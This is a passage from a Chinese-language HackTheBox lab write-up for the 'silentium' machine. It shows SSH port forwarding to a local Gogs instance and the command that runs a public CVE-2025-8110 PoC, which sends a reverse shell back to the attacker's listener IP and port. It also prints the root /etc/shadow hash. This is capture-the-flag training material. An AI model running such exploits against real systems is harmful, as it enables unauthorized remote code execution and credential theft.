
本地开了3000和3001端口,转发出来是gogs:
1 | ssh ben@silentium.htb -L 3001:127.0.0.1:3001 |
cve-2025-8110
搜索可以找到cve-2025-8110:
- Gogs Zero-Day RCE (CVE-2025-8110) Actively Exploited | Wiz Blog
https://www.wiz.io/blog/wiz-research-gogs-cve-2025-8110-rce-exploit - zAbuQasem/gogs-CVE-2025-8110: CVE-2025-8110 PoC
https://github.com/zAbuQasem/gogs-CVE-2025-8110
之后就是利用漏洞
因为有验证码,所以手动注册账号登录,稍微修改下代码去掉注册部分


然后exp一键打到root:
1 | python3 CVE-2025-8110.py -u http://127.0.0.1:3001/ -lh 10.10.14.12 -lp 4444 |
shadow
1 | root:$y$j9T$ZiVbnjU.1mwoiXH85J8Ba0$peiSP20P.eeOLeJFK1p9Dv1RJ9Z3yZxNh0gziAF9wR0:20482:0:99999:7::: |
参考资料
- Critical: Unauthenticated Password Reset Token Disclosure Leading to Account Takeover in Flowise Cloud and Local Deployments · Advisory · FlowiseAI/Flowise
https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-wgpv-6j63-x5ph - Flowise has Remote Code Execution vulnerability · CVE-2025-59528 · GitHub Advisory Database
https://github.com/advisories/GHSA-3gcm-f6qx-ff7p - Gogs Zero-Day RCE (CVE-2025-8110) Actively Exploited | Wiz Blog
https://www.wiz.io/blog/wiz-research-gogs-cve-2025-8110-rce-exploit - zAbuQasem/gogs-CVE-2025-8110: CVE-2025-8110 PoC
https://github.com/zAbuQasem/gogs-CVE-2025-8110
